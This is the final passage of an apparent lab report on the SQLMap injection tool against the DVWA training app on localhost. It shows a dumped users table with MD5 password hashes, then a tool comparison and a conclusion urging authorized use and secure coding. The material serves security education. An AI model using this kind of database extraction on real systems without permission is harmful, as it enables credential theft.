0 | 0            | 1              |
| 4       | user   | pablo   | /dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2026-03-31 13:30:1
0 | 0            | 1              |
| 5       | user   | smithy  | /dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2026-03-31 13:30:1
0 | 0            | 1              |
+---------+--------+---------+--------------------------------+----------------------------------+-----------+------------+-------------------
--+--------------+----------------+

[14:36:28] [INFO] table 'dvwa.users' dumped to CSV file 'C:\Users\Lakshmipriya\AppData\Local\sqlmap\output\localhost\dump\dvwa\users.csv'
[14:36:28] [INFO] fetched data logged to text files under 'C:\Users\Lakshmipriya\AppData\Local\sqlmap\output\localhost'

[*] ending @ 14:36:28 /2026-03-31/
```

13. Advantages & Disadvantages

Advantages

- Fully automated: SQLMap handles the entire injection lifecycle from detection to data extraction with minimal user input.
- Multi-technique support: Automatically selects the most effective injection technique from six supported methods.
- Wide database compatibility: Supports MySQL, Oracle, PostgreSQL, Microsoft SQL Server, SQLite, and more.
- Active development: Regularly updated with new payloads, techniques, and database support.
- Open-source and free: Accessible for academic, research, and professional use without licensing costs.
- Comprehensive output: Provides detailed logs, enumeration results, and extracted data in a readable format.

Limitations

- Requires authorized access: Using SQLMap against systems without explicit permission is illegal and unethical.
- May generate significant traffic: Can trigger intrusion detection systems and affect server performance.
- False positives possible: Occasional misidentification of injection points may require manual verification.
- Limited to SQL injection: Does not cover other vulnerability classes such as XSS, SSRF, or authentication flaws.
- Session management: Requires manual cookie/session handling for authenticated applications.
- Not suitable for blind automated use: Effectiveness depends on correct parameter identification and configuration.

14. Comparison with Other Tools

Feature	SQLMap	Burp Suite	Havij
Primary Focus	SQL Injection	Full web app testing	SQL Injection
Automation Level	Fully automated	Semi-automated	Automated (GUI)
Interface	Command-line	GUI + CLI	GUI
Database Support	10+ DBMS	All (manual)	Limited
Open Source	Yes	Community Edition only	No
Active Development	Yes	Yes	Discontinued
Technique Coverage	6 injection types	Broad vulnerability coverage	Limited techniques

SQLMap excels in its depth of SQL injection coverage and automation compared to generic scanners. While Burp Suite offers broader vulnerability assessment capabilities, SQLMap remains the industry-standard tool specifically for SQL injection testing.

15. Conclusion SQLMap is a powerful, feature-rich tool that automates the detection and exploitation of SQL injection vulnerabilities. Through this experimental assessment using DVWA, the tool demonstrated its ability to identify multiple injection techniques, enumerate database structures, and extract sensitive data with minimal configuration.

The analysis confirms that SQL injection remains a highly impactful vulnerability class, and tools like SQLMap make it accessible even to testers with limited manual SQL expertise. At the same time, the ease of use underscores the importance of secure coding practices, particularly input validation and parameterized queries, to prevent such vulnerabilities from reaching production.

SQLMap serves as an essential tool in the security professional's arsenal for authorized penetration testing and vulnerability assessment. Its continued development and broad database support make it highly relevant in modern cybersecurity workflows. However, it must always be used responsibly, with explicit authorization from the target system owner.